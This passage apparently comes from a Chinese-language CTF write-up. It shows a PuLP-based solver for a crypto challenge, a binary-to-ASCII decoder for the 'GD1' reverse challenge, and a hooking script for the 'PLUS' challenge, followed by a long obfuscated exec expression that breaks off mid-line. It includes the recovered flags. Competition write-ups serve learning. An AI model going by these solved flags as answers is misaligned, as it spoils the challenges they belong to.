
```
15
16      def check_hw_basics() -> bool:
17          for i in range(200):
18              dd,rr = divmod(w[i]+H-l[i],2)
19              if rr or not 0 <= dd <= min(w[i],H):
20                  return False
21
22              d.append(dd)
23
24          return True
25
26      if not check_hw_basics():
27          continue
28
29      # constraint matrix := mt[i,j]: A[i,j] = 1
30      mt = []
31      for i in range(200):
32          ci_bin = bin(c[i])[2:].zfill(L)
33          supp = []
34          for j in range(L):
35              if ci_bin[j] == '1':
36                  supp.append(j)
37
38          mt.append([(k + i) % L for k in supp]) #rot_l i bits
39
40      # pulp
41      pb = pulp.LpProblem("Rm")
42      s = [pulp.LpVariable(f"s_{j}",cat=pulp.LpBinary) for j in range(L)]
43      pb.add(pulp.lpSum(s) == H)
44      pb.extend(pulp.lpSum(s[j] for j in mt[i]) == d[i] for i in range(200))
45
46      st = pb.solve(pulp.PULP_CBC_CMD(msg=False))
47
48      def verify(m,cls,lls):
49          cur = m
50          for cc,cl in zip(cls,lls):
51              if bin(cc ^ cur).count('1') != cl:
52                  return False
53
54              cur = rot(cur)
55          return True
56
57      if pulp.LpStatus[st] == 'Optimal':
58          mc = int(''.join(str(int(pulp.value(i))) for i in s), 2)
59
60          # verifier
61          if verify(mc,c,l):
```

```
            print(mc.to_bytes(100).strip(b'\x00').decode())
            break

# It'5_4_pr0bl3m_0f_L4ttice!_n0t_LFSR!!
```

Reverse

GD1 | solved

用工具反编译



python还原逻辑得到flag

```
代码块
# 二进制字符串 a
a =
"0000011010000000001100101000010000011000001100111000010000100000000111000000000100100011000100100000000000110011100010001011100000011001100001000001010000001110000000010001001000100010100000000100010100010001011100000101001100001001011100001000000000000101000000000010001010000100000001000100000011000010001010100010001001000000111010100010000001110000001000101000100010100000010000001000000001001000000000111011000000111100100000010001010001000110010000010101110000100001110000100100000000001010110000000110100000001000000001000010000001100010010010 1"

# 存储结果
```

```
result = ""

# 每次取12位
for i in range(0, len(a), 12):
    bin_chunk = a[i:i+12]
    if len(bin_chunk) < 12:
        break  # 确保长度足够

    # 分割为三部分：各4位
    hundreds_bin = bin_chunk[0:4]  # 百位
    tens_bin = bin_chunk[4:8]      # 十位
    units_bin = bin_chunk[8:12]    # 个位

    # 转为整数
    hundreds = int(hundreds_bin, 2)
    tens = int(tens_bin, 2)
    units = int(units_bin, 2)

    # 计算ASCII值
    ascii_value = hundreds * 100 + tens * 10 + units

    # 转为字符并拼接
    result += chr(ascii_value)

# 输出结果
print("Result:", result)
#Result: DASCTF{xCuBiFYr-u5aP2-QjspKk-rh0LO-w9WZ8DeS}

```

PLUS | solved

Python3.9，导入 `init.pyd` 里面的东西看一下，用到了unicorn和methodcaller之类，大概是vm不执行指令，单独hook一下参数

代码块

```
from init import *

def null_emu(*args, **kwargs):
    return b'0'

class Hook_m():
    def __init__(self, *args, **kwargs):
        print(f"methodcaller {args} {kwargs}")
    def __call__(self, *args, **kwargs):
        pass
```

```
11
12  m = Hook_m
13  b = null_emu
14
15  encrypt = exec(exit(int(3 + 4 + 4 + 2 + 1 + 3 + 5 + 7 + 1 + 6 + 5 + 7 + 1 + 9
    + 7 + 3 + 6 + 9 + 3 + 8 + 4 + 5 + 8 + 6 + 5 + 4 + 9 + 7 + 5 + 8 + 8 + 3 + 1 +
    5 + 9 + 3 + 1 + 8 + 1 + 9 + 7 + 5 + 9 + 5 + 8 + 5 + 3 + 7 + 3 + 6 + 1 + 3 + 6
    + 7 + 6 + 5 + 9 + 5 + 1 + 3 + 7 + 1 + 3 + 1 + 7 + 4 + 9 + 4 + 5 + 5 + 7 + 6 +
    4 + 7 + 1 + 8 + 3 + 4 + 3 + 1 + 2 + 2 + 9 + 6 + 5 + 1 + 7 + 8 + 8 + 5 + 2 + 4
    + 8 + 2 + 6 + 6 + 5 + 4 + 5 + 6 + 8 + 8 + 4 + 4 + 1 + 9 + 6 + 3 + 8 + 2 + 8 +
    1 + 4 + 2 + 9 + 4 + 3 + 9 + 9 + 7 + 6 + 9 + 1 + 2 + 2 + 2 + 5 + 1 + 1) + int(8
    + 6 + 5 + 6 + 6 + 5 + 9 + 7 + 5 + 5 + 1 + 9 + 9 + 8 + 2 + 6 + 6 + 2 + 4 + 2 +
    4 + 9 + 6 + 7 + 9 + 7 + 9 + 5 + 9 + 9 + 8 + 7 + 2 + 1 + 4 + 3 + 5 + 8 + 3 + 7
    + 3 + 3 + 4 + 2 + 9 + 5 + 7 + 6 + 4 + 9 + 3 + 1 + 2 + 2 + 3 + 8 + 9 + 9 + 4 +
    9 + 1 + 9 + 2 + 3 + 8 + 7 + 2 + 5 + 6 + 2 + 2 + 8 + 8 + 8 + 7 + 1 + 7 + 8 + 7
    + 6 + 1 + 5 + 3 + 6 + 9 + 9 + 9 + 6 + 6) + int(5 + 2 + 7 + 9 + 9 + 7 + 3 + 6 +
    2 + 9 + 6 + 9 + 1 + 3 + 3 + 4 + 1 + 7 + 1 + 4 + 5 + 4 + 8 + 1 + 6 + 2 + 5 + 4
    + 9 + 1 + 7 + 8 + 8 + 1 + 8 + 5 + 2 + 4 + 1 + 3 + 9 + 1 + 4 + 3 + 6 + 7 + 1 +
    9 + 7 + 4 + 9 + 8 + 6 + 7 + 2 + 1 + 8 + 3 + 8 + 9 + 5 + 6 + 9 + 4 + 6 + 2 + 5
    + 4 + 7 + 4 + 2 + 4 + 8 + 4 + 1 + 4 + 1 + 4 + 3 + 4 + 5 + 3 + 9 + 8 + 7 + 7 +
    4 + 1 + 8 + 2 + 7 + 3 + 8 + 2 + 7 + 7 + 4 + 6 + 1 + 9 + 5 + 6 + 9 + 2 + 5 + 6
    + 1 + 6 + 3 + 9 + 5 + 7 + 2 + 1 + 3 + 9 + 8 + 4 + 4 + 8 + 9 + 4 + 3 + 6 + 9 +
    9 + 2 + 1 + 4 + 4 + 4 + 9 + 7 + 1 + 5 + 4 + 4 + 8 + 7 + 3 + 8 + 8 + 7 + 9 + 9
    + 2 + 3 + 9 + 3 + 9 + 5 + 9 + 8 + 2 + 1 + 1 + 1) + int(1 + 7 + 1 + 7 + 3 + 4 +
    2 + 5 + 4 + 3 + 5 + 3 + 8 + 4 + 1 + 2 + 3 + 8 + 2 + 2 + 7 + 6 + 3 + 8 + 3 + 2
    + 4 + 5 + 6 + 5 + 2 + 7 + 7 + 5 + 6 + 9 + 5 + 1 + 1 + 1 + 9 + 3 + 5 + 8 + 8 +
    4 + 5 + 7 + 6 + 2 + 8 + 2 + 1 + 3 + 7 + 6 + 9 + 9 + 5 + 8 + 5 + 6 + 1 + 6 + 8
    + 6 + 6 + 7 + 7 + 1 + 6 + 5 + 7 + 8 + 8 + 7 + 7 + 7 + 7 + 6 + 8 + 2 + 9 + 3 +
    7 + 7 + 4 + 5 + 7 + 2 + 6) + int(5 + 2 + 6 + 6 + 7 + 9 + 3 + 2 + 9 + 2 + 7 + 8
    + 6 + 4 + 5 + 1 + 9 + 5 + 3 + 3 + 1 + 6 + 2 + 3 + 4 + 5 + 2 + 3 + 4 + 2 + 2 +
    3 + 8 + 6 + 9 + 1 + 3 + 2 + 7 + 8 + 9 + 1 + 4 + 6 + 3 + 1 + 3 + 4 + 5 + 9 + 9
    + 8 + 6 + 4 + 4 + 4 + 3 + 7 + 9 + 9 + 7 + 5 + 7 + 6 + 3 + 4 + 8 + 6 + 8 + 1 +
    9 + 5 + 5 + 1 + 8 + 7 + 9 + 7 + 8 + 4 + 5 + 7 + 4 + 2 + 7 + 3 + 8 + 5 + 7 + 3
    + 5 + 3 + 7 + 2 + 4 + 5 + 2 + 8 + 2 + 9 + 9 + 3 + 1 + 6 + 4 + 8 + 8 + 3 + 8 +
    4 + 5 + 1 + 6 + 7 + 8 + 2 + 9 + 6 + 4 + 4 + 5 + 7 + 9 + 3 + 8 + 5 + 4 + 4 + 1
    + 2 + 3 + 9 + 5 + 1 + 6 + 2 + 4 + 2 + 5 + 5 + 4 + 4 + 3 + 4 + 3 + 6 + 3 + 7 +
    6 + 2 + 4 + 6 + 2 + 7 + 7 + 6 + 8 + 5 + 5 + 2 + 4 + 1 + 6 + 5 + 8 + 8 + 4 + 8
    + 9 + 5 + 5 + 2 + 2 + 7 + 5 + 6 + 9 + 1 + 5 + 9 + 1 + 4 + 7 + 8 + 1 + 1 + 1) +
    int(4 + 2 + 4 + 8 + 2 + 3 + 5 + 2 + 6 + 4 + 6 + 6 + 3 + 3 + 1 + 8 + 2 + 7 + 3
    + 5 + 2 + 7 + 5 + 6 + 7 + 7 + 1 + 5 + 2 + 8 + 2 + 7 + 1 + 2 + 9 + 5 + 2 + 5 +
    5 + 2 + 7 + 9 + 8 + 6 + 9 + 9 + 7 + 2 + 6 + 2 + 1 + 6 + 3 + 4 + 1 + 8 + 8 + 2
    + 2 + 5 + 9 + 7 + 3 + 3 + 8 + 9 + 9 + 1 + 5 + 8 + 9 + 7 + 5 + 6 + 1 + 9 + 9 +
    4 + 7 + 1 + 8 + 3 + 9 + 7 + 7 + 1 + 7 + 6 + 1 + 7 + 8 + 2 + 9 + 4 + 7 + 1 + 9
    + 6 + 1 + 9 + 5 + 7 + 5 + 6 + 3 + 6 + 7 + 6 + 4 + 6 + 9 + 6 + 9 + 7 + 8 + 9 +
    7 + 9 + 8 + 4 + 2 + 5 + 6 + 6 + 9 + 9 + 5 + 2 + 6 + 7 + 2 + 6 + 6 + 3 + 7 + 7
    + 2 + 2 + 7 + 8 + 7 + 8 + 2 + 5 + 5 + 6 + 2 + 9 + 1 + 9 + 1 + 2 + 1 + 5 + 2 +
    5 + 6 + 6 + 7 + 6 + 4 + 4 + 7 + 9 + 4 + 6 + 6 + 2 + 3) + int(9 + 8 + 8 + 7 + 6
```

```
+ 6 + 5 + 1 + 2 + 6 + 8 + 6 + 5 + 4 + 5 + 8 + 3 + 5 + 4 + 5 + 6 + 9 + 1 + 7 +
2 + 3 + 3 + 6 + 6 + 4 + 3 + 3 + 7 + 9 + 5 + 1 + 5 + 9 + 3 + 1 + 3 + 7 + 9 + 4
+ 5 + 7 + 9 + 5 + 6 + 7 + 1 + 3 + 5 + 5 + 6 + 8 + 8 + 9 + 1 + 8 + 9 + 4 + 2 +
7 + 9 + 4 + 8 + 4 + 3 + 5 + 5 + 1 + 7 + 1 + 3 + 9 + 2 + 5 + 2 + 6 + 1 + 9 + 5
+ 5 + 9 + 2 + 7 + 9 + 6 + 2 + 6 + 8 + 8 + 5 + 7 + 4 + 7 + 4 + 8 + 1 + 8 + 9 +
6 + 3 + 2 + 5 + 3 + 7 + 1 + 8 + 5 + 2 + 7 + 9 + 5 + 6 + 3 + 9 + 7 + 6 + 6 + 3
+ 6 + 6 + 2 + 6 + 5 + 3 + 9 + 5 + 5 + 5 + 5 + 4 + 4 + 5 + 6 + 9 + 6 + 9 + 8 +
3 + 3 + 5 + 9 + 9 + 8 + 5 + 8 + 9 + 1 + 2) + int(0) + int(4 + 1 + 3 + 9 + 1) +
int(6 + 9 + 6 + 6 + 8 + 4 + 8 + 8 + 8 + 4 + 1 + 4 + 9 + 6 + 1 + 6 + 5 + 1 + 6
+ 1 + 7 + 4 + 8 + 4 + 5 + 5 + 6 + 4 + 5 + 2 + 4 + 9 + 5 + 7 + 6 + 6 + 6 + 2 +
4 + 5 + 9 + 9 + 2 + 5 + 6 + 3 + 3 + 4 + 2 + 8 + 4 + 5 + 2 + 3 + 2 + 6 + 5 + 5
+ 5 + 5 + 9 + 4 + 8 + 8 + 9 + 7 + 3 + 4 + 9 + 6 + 2 + 1 + 3 + 3 + 1 + 4 + 7 +
7 + 4 + 9 + 4 + 4 + 8 + 4 + 1 + 7 + 5 + 3 + 4 + 4 + 4 + 6 + 3 + 7 + 3 + 5 + 4
+ 4 + 4 + 9 + 7 + 9 + 1 + 6 + 6 + 3 + 3 + 3 + 1 + 1 + 7 + 9 + 9 + 9 + 1 + 1 +
2 + 3 + 1 + 1 + 1) + int(5 + 1 + 3 + 6 + 4 + 8 + 4 + 6 + 7 + 4 + 2 + 4 + 6 + 5
+ 9 + 3 + 2 + 6 + 1 + 7 + 8 + 9 + 2 + 9 + 2 + 2 + 9 + 3 + 3 + 8 + 1 + 2 + 7 +
2 + 4 + 6 + 4 + 8 + 6 + 7 + 5 + 1 + 1 + 4 + 5 + 3 + 6 + 5 + 8 + 1 + 5 + 3 + 1
+ 9 + 3 + 1 + 1 + 4 + 9 + 5 + 9 + 6 + 9 + 2 + 6 + 3 + 6 + 8 + 1 + 2 + 4 + 3 +
9 + 3 + 4 + 7 + 5 + 7 + 3 + 5 + 9 + 5 + 1 + 4 + 2 + 4 + 4 + 1 + 7 + 8 + 6 + 4
+ 4 + 8 + 5 + 5 + 1 + 5 + 8 + 5 + 8 + 4 + 2 + 2 + 1 + 5 + 5 + 6 + 6 + 6 + 4 +
6 + 7 + 3 + 1 + 1 + 7 + 4 + 5 + 9 + 8 + 5 + 5 + 4 + 3 + 1 + 8 + 4 + 9 + 4 + 5
+ 7 + 6 + 3 + 3 + 1 + 9 + 7 + 9 + 5 + 4 + 4 + 9 + 1 + 8 + 4 + 1 + 1 + 2 + 1 +
4 + 6 + 3 + 9 + 5 + 5 + 7 + 1 + 1 + 3 + 7 + 2 + 5 + 3 + 9 + 7 + 9 + 3 + 8 + 1
+ 7 + 1 + 4 + 6 + 2 + 8 + 5 + 1 + 1 + 6 + 6 + 7 + 5 + 2 + 8 + 9 + 7 + 7 + 9 +
5 + 7 + 5 + 6 + 6 + 7 + 8 + 3 + 5 + 1) + int(9 + 6 + 4 + 4 + 1 + 4 + 7 + 3 + 7
+ 4 + 5 + 4 + 5 + 5 + 5 + 5 + 2 + 8 + 5 + 7 + 7 + 9 + 2 + 4 + 7 + 1 + 6 + 4 +
3 + 1 + 1 + 5 + 1 + 2 + 3 + 2 + 6 + 5 + 9 + 8 + 8 + 3 + 3 + 7 + 1 + 7 + 6 + 5
+ 1 + 1 + 9 + 4 + 7 + 9 + 1 + 3 + 8 + 9 + 3 + 7 + 1 + 3 + 2 + 3 + 6 + 1 + 2 +
9 + 2 + 5 + 3 + 7 + 8 + 1 + 8 + 2 + 1 + 4 + 2 + 7 + 5 + 1 + 1 + 7 + 4 + 8 + 6
+ 5 + 7 + 5 + 9 + 6 + 3 + 9 + 5 + 1 + 2 + 7 + 9 + 2 + 2 + 1 + 1 + 2 + 1) +
int(1 + 2 + 2 + 6 + 7 + 9 + 1 + 8 + 5 + 5 + 2 + 8 + 1 + 5 + 1 + 8 + 6 + 8 + 6
+ 2 + 7 + 2 + 5 + 2 + 4 + 4 + 2 + 1 + 2 + 5 + 7 + 8 + 3 + 6 + 1 + 6 + 4 + 6 +
8 + 6 + 5 + 8 + 7 + 7 + 5 + 7 + 5 + 4 + 6 + 1 + 1 + 7 + 9 + 3 + 1 + 1 + 1 + 1)
+ int(6 + 1 + 7 + 7 + 4 + 9 + 8 + 7 + 4 + 3 + 5 + 7 + 7 + 6 + 5 + 6 + 6 + 3 +
4 + 3 + 9 + 6 + 5 + 1 + 8 + 8 + 7 + 2 + 1 + 5 + 9 + 1 + 6 + 2 + 8 + 9 + 9 + 3
+ 6 + 9 + 4 + 1 + 1 + 9 + 7 + 6 + 6 + 5 + 4 + 6 + 8 + 7 + 3 + 4 + 2 + 5 + 7 +
9 + 9 + 1 + 1 + 7 + 1 + 4 + 2 + 1 + 5 + 7 + 8 + 5 + 9 + 9 + 7 + 7 + 4 + 8 + 8
+ 6 + 7 + 2 + 6 + 4 + 3 + 6 + 2 + 6 + 6 + 7 + 7 + 1 + 3 + 2 + 9 + 5 + 7 + 5 +
1 + 2 + 1 + 5 + 3 + 5 + 4 + 2 + 4 + 3 + 7 + 1 + 5 + 2 + 4 + 2 + 5 + 2 + 5 + 6
+ 4 + 5 + 5 + 4 + 5 + 1 + 8 + 9 + 8 + 1 + 9 + 1 + 7 + 9 + 4 + 8 + 9 + 5 + 1 +
8 + 6 + 4 + 2 + 2 + 5 + 9 + 2 + 6 + 4 + 8 + 2 + 6 + 2 + 6 + 2 + 3 + 7 + 5 + 8
+ 1 + 4 + 3 + 3 + 7 + 6 + 1 + 5 + 7 + 1 + 8 + 7 + 8 + 8 + 2 + 2 + 8 + 2 + 5 +
1 + 1 + 6 + 5 + 7 + 1 + 2 + 1) + int(3 + 4 + 8 + 8 + 2 + 1 + 6 + 3 + 6 + 2 + 6
+ 6 + 1 + 4 + 1 + 8 + 3 + 6 + 1 + 3 + 2 + 5 + 2 + 1 + 7 + 7 + 7 + 8 + 1 + 8 +
8 + 5 + 2 + 9 + 9 + 3 + 9 + 2 + 9 + 8 + 8 + 6 + 7 + 6 + 2 + 3) + int(5 + 3 + 7
+ 5 + 6 + 9 + 4 + 4 + 1 + 1 + 7 + 3 + 2 + 4 + 2 + 6 + 9 + 5 + 5 + 9 + 9 + 8 +
1 + 9 + 6 + 3 + 6 + 3 + 4 + 6 + 8 + 1 + 9 + 3 + 3 + 8 + 6 + 1 + 3 + 6 + 7 + 9
```

```
    + 9 + 5 + 7 + 3 + 3 + 3 + 7 + 2 + 2 + 5 + 6 + 2 + 1 + 9 + 8 + 1 + 6 + 7 + 6 +
    7 + 1 + 4 + 2 + 2 + 2 + 6 + 9 + 2 + 7 + 3 + 3 + 8 + 4 + 6 + 3 + 2 + 1) + int(4
    + 3 + 8 + 1 + 5 + 4 + 9 + 9 + 9 + 5 + 1 + 9 + 1 + 4 + 4 + 4 + 1 + 9 + 1 + 8 +
    9 + 7 + 4 + 5 + 1 + 2 + 6 + 8 + 9 + 6 + 4 + 3 + 9 + 7 + 6 + 3 + 1 + 4 + 4 + 3
    + 3 + 1 + 2 + 9 + 3 + 9 + 7 + 5 + 7 + 7 + 3 + 5 + 7 + 9 + 2 + 2 + 2 + 8 + 3 +
    2 + 1 + 8 + 5 + 8 + 1 + 3 + 8 + 1 + 2 + 1 + 4 + 8 + 7 + 6 + 4 + 6 + 6 + 5 + 1
    + 6 + 8 + 3 + 5 + 8 + 2 + 8 + 7 + 6 + 6 + 1 + 9 + 3 + 3 + 1 + 2 + 9 + 4 + 5 +
    1 + 1 + 7 + 2 + 2 + 3 + 1 + 3 + 5 + 4 + 6 + 4 + 4 + 2 + 9 + 4 + 2 + 7 + 8 + 8
    + 8 + 7 + 1 + 5 + 6 + 2 + 6 + 3 + 5 + 9 + 1 + 8 + 7 + 7 + 5 + 4 + 3 + 7 + 5 +
    2 + 2 + 1 + 5 + 9 + 3 + 5 + 8 + 6 + 7 + 2 + 5 + 1 + 2 + 8 + 2 + 2 + 4 + 8 + 8
    + 6 + 7 + 3 + 8 + 4 + 8 + 6 + 2 + 5 + 5 + 1 + 1 + 7 + 5 + 7 + 2 + 6 + 7 + 6 +
    2 + 4 + 4 + 7 + 8 + 5 + 3 + 6) + int(2 + 1 + 1 + 4 + 2 + 2 + 4 + 5 + 6 + 6 + 7
    + 7 + 3 + 3 + 9 + 8 + 3 + 7 + 2 + 7 + 6 + 4 + 1 + 7 + 6 + 3 + 9 + 2 + 8 + 7 +
    8 + 2 + 5 + 9 + 9 + 4 + 3 + 7 + 4 + 4 + 9 + 2 + 8 + 6 + 2 + 3 + 3 + 9 + 6 + 8
    + 7 + 9 + 8 + 3 + 2 + 3 + 1 + 4 + 8 + 4 + 6 + 7 + 8 + 5 + 5 + 5 + 5 + 8 + 6 +
    6 + 7 + 3 + 4 + 1 + 9 + 9 + 6 + 7 + 9 + 3 + 1 + 8 + 5 + 2 + 7 + 6 + 9 + 7 + 8
    + 3 + 1 + 8 + 9 + 7 + 1 + 1 + 5 + 4 + 5 + 8 + 3 + 8 + 6 + 5 + 2 + 4 + 2 + 1 +
    6 + 4 + 7 + 6 + 8 + 1 + 2 + 1 + 9 + 9 + 9 + 5 + 4 + 3 + 9 + 6 + 4 + 5 + 6 + 2
    + 7 + 3 + 8 + 6 + 6 + 4 + 8 + 7 + 8 + 6 + 9 + 8 + 3 + 5 + 3 + 1 + 8 + 3 + 3 +
    5 + 9 + 1 + 1 + 5 + 3 + 1 + 2 + 2 + 3 + 4 + 4 + 4 + 4 + 9 + 8 + 2 + 7 + 5 + 2
    + 7 + 1) + int(7 + 8 + 9 + 3 + 3 + 1 + 1 + 3 + 3 + 5 + 2 + 3 + 3 + 5 + 8 + 8 +
    5 + 1 + 2 + 7 + 3 + 3 + 2 + 1 + 2 + 8 + 2 + 2 + 5 + 9 + 1 + 1 + 1 + 5 + 7 + 9
    + 7 + 2 + 9 + 5 + 8 + 1 + 9 + 7 + 7 + 5 + 1 + 2 + 3 + 4 + 8 + 3 + 8 + 4 + 5 +
    4 + 9 + 8 + 5 + 9 + 8 + 2 + 1 + 3 + 3 + 1 + 2 + 4 + 3 + 2 + 4 + 3 + 9 + 9 + 7
    + 2 + 7 + 8 + 1 + 1 + 4 + 4 + 5 + 6 + 7 + 2 + 4 + 5 + 7 + 6 + 4 + 4 + 3 + 2 +
    2 + 3 + 2 + 7 + 8 + 5 + 8 + 5 + 5 + 4 + 2 + 5 + 3 + 2 + 5 + 7 + 1 + 1 + 2 + 4
    + 3 + 9 + 2 + 2 + 1 + 5 + 1 + 6 + 2 + 9 + 4 + 2 + 2 + 7 + 8 + 4 + 7 + 7 + 3 +
    6 + 3 + 7 + 9 + 9 + 8 + 6 + 7 + 4 + 2 + 4 + 7 + 3 + 8 + 4 + 1 + 2 + 8 + 5 + 7
    + 9 + 9 + 1 + 7 + 5 + 7 + 4 + 4 + 1 + 4 + 1 + 3 + 4 + 7 + 5 + 3 + 8 + 2 + 8 +
    5 + 2 + 2 + 8 + 5 + 3 + 3 + 4 + 6 + 5 + 7 + 2 + 3 + 1 + 9 + 7 + 3 + 2 + 9 + 4
    + 6 + 3 + 6) + int(6 + 3 + 9 + 4 + 3 + 9 + 6 + 8 + 5 + 9 + 9 + 8 + 6 + 7 + 8 +
    2 + 6 + 3 + 3 + 7 + 8 + 9 + 1 + 4 + 2 + 2 + 8 + 6 + 8 + 6 + 2 + 2 + 7 + 6 + 3
    + 7 + 6 + 6 + 9 + 1 + 7 + 9 + 6 + 4 + 6 + 5 + 9 + 4 + 7 + 4 + 3 + 7 + 5 + 4 +
    1 + 3 + 2 + 3 + 7 + 8 + 8 + 3 + 4 + 8 + 4 + 8 + 5 + 9 + 3 + 3 + 5 + 4 + 1 + 4
    + 1 + 3 + 6 + 6 + 9 + 7 + 3 + 1 + 5 + 7 + 7 + 4 + 8 + 5 + 9 + 6 + 6 + 6 + 8 +
    2 + 8 + 2 + 3 + 4 + 4 + 2 + 3 + 6 + 7 + 8 + 9 + 2 + 8 + 1 + 2 + 4 + 2 + 7 + 4
    + 7 + 6 + 8 + 9 + 1 + 3 + 4 + 5 + 9 + 8 + 5 + 1 + 9 + 6 + 9 + 3 + 5 + 3 + 8 +
    1 + 8 + 9 + 5 + 3 + 4 + 1 + 1 + 3 + 5 + 2 + 2 + 8 + 8 + 7 + 4 + 6 + 5 + 3 + 3
    + 1 + 5 + 1 + 6 + 5 + 8 + 6 + 6 + 1 + 3 + 4 + 1 + 1) + int(0) + int(8 + 7 + 6
    + 9 + 7 + 8 + 3 + 1 + 1) + int(4 + 4 + 1 + 6 + 5 + 6 + 4 + 1 + 4 + 6 + 3 + 3 +
    1 + 3 + 4 + 9 + 7 + 2 + 7 + 1 + 9 + 6 + 9 + 5 + 9 + 8 + 8 + 6 + 9 + 1 + 3 + 2
    + 8 + 6 + 4 + 6 + 3 + 9 + 6 + 3 + 7 + 7 + 7 + 6 + 2 + 7 + 4 + 8 + 5 + 6 + 6 +
    9 + 9 + 8 + 5 + 3 + 2 + 7 + 6 + 3 + 7 + 7 + 9 + 1 + 2 + 6 + 9 + 7 + 7 + 7 + 6
    + 9 + 3 + 4 + 5 + 9 + 5 + 2 + 1 + 2 + 1 + 9 + 4 + 8 + 1 + 1 + 5 + 9 + 6 + 3 +
    9 + 6 + 8 + 1 + 1 + 8 + 1 + 6 + 8 + 4 + 7 + 7 + 6 + 3 + 4 + 4 + 3 + 7 + 9 + 1
    + 3 + 6 + 3 + 8 + 2 + 8 + 8 + 8 + 4 + 5 + 6 + 3 + 3 + 8 + 4 + 5 + 8 + 4 + 9 +
    8 + 2 + 8 + 3 + 7 + 5 + 2 + 6 + 2 + 1 + 3 + 4 + 3 + 6 + 5 + 8 + 6 + 5 + 3 + 7
```

```
+ 2 + 7 + 5 + 6 + 3 + 8 + 4 + 2 + 2 + 7 + 1 + 7 + 2 + 9 + 5 + 1 + 1 + 2) +
int(3 + 8 + 8 + 1 + 5 + 9 + 3 + 3 + 6 + 3 + 9 + 4 + 6 + 3 + 1 + 7 + 8 + 7 + 4
+ 8 + 9 + 7 + 9 + 3 + 4 + 9 + 9 + 9 + 9 + 1 + 9 + 5 + 6 + 6 + 7 + 9 + 3 + 6 +
8 + 4 + 2 + 6 + 5 + 8 + 6 + 3 + 7 + 8 + 9 + 9 + 5 + 5 + 6 + 3 + 9 + 8 + 3 + 6
+ 8 + 4 + 1 + 3 + 4 + 1 + 6 + 1 + 2 + 3 + 2 + 9 + 3 + 3 + 9 + 1 + 2 + 6 + 2 +
5 + 5 + 1 + 6 + 4 + 6 + 3 + 8 + 3 + 6 + 7 + 7 + 3 + 1 + 1 + 7 + 4 + 8 + 8 + 3
+ 8 + 1 + 2 + 5 + 7 + 9 + 3 + 5 + 4 + 5 + 2 + 5 + 9 + 1 + 3 + 4 + 5 + 5 + 9 +
1 + 6 + 3 + 8 + 3 + 4 + 1 + 8 + 2 + 2 + 7 + 9 + 4 + 7 + 8 + 6 + 8 + 1 + 9 + 2
+ 1 + 4 + 7 + 9 + 5 + 9 + 5 + 8 + 8 + 3 + 4 + 1 + 5 + 4 + 6 + 9 + 1 + 1 + 7 +
6 + 8 + 8 + 1) + int(7 + 2 + 3 + 5 + 8 + 4 + 4 + 9 + 1 + 7 + 7 + 4 + 1 + 8 + 8
+ 7 + 6 + 6 + 6 + 4 + 2 + 4 + 7) + int(0) + int(8 + 9 + 4 + 3 + 7 + 1 + 6 + 3
+ 3 + 2 + 5 + 2 + 1 + 7 + 5 + 2 + 9 + 3 + 9 + 4 + 1 + 2) + int(3 + 9 + 2 + 7 +
3 + 8 + 2 + 4 + 4 + 1 + 3 + 4 + 6 + 7 + 4 + 8 + 7 + 6 + 7 + 5 + 9 + 6 + 5 + 8
+ 4 + 7 + 5 + 4 + 5 + 1 + 2 + 3 + 8 + 3 + 7 + 6 + 2 + 7 + 1 + 2 + 7 + 9 + 8 +
6 + 4 + 4 + 4 + 2 + 9 + 6 + 2 + 3 + 4 + 7 + 2 + 6 + 3 + 8 + 5 + 3 + 1 + 7 + 9
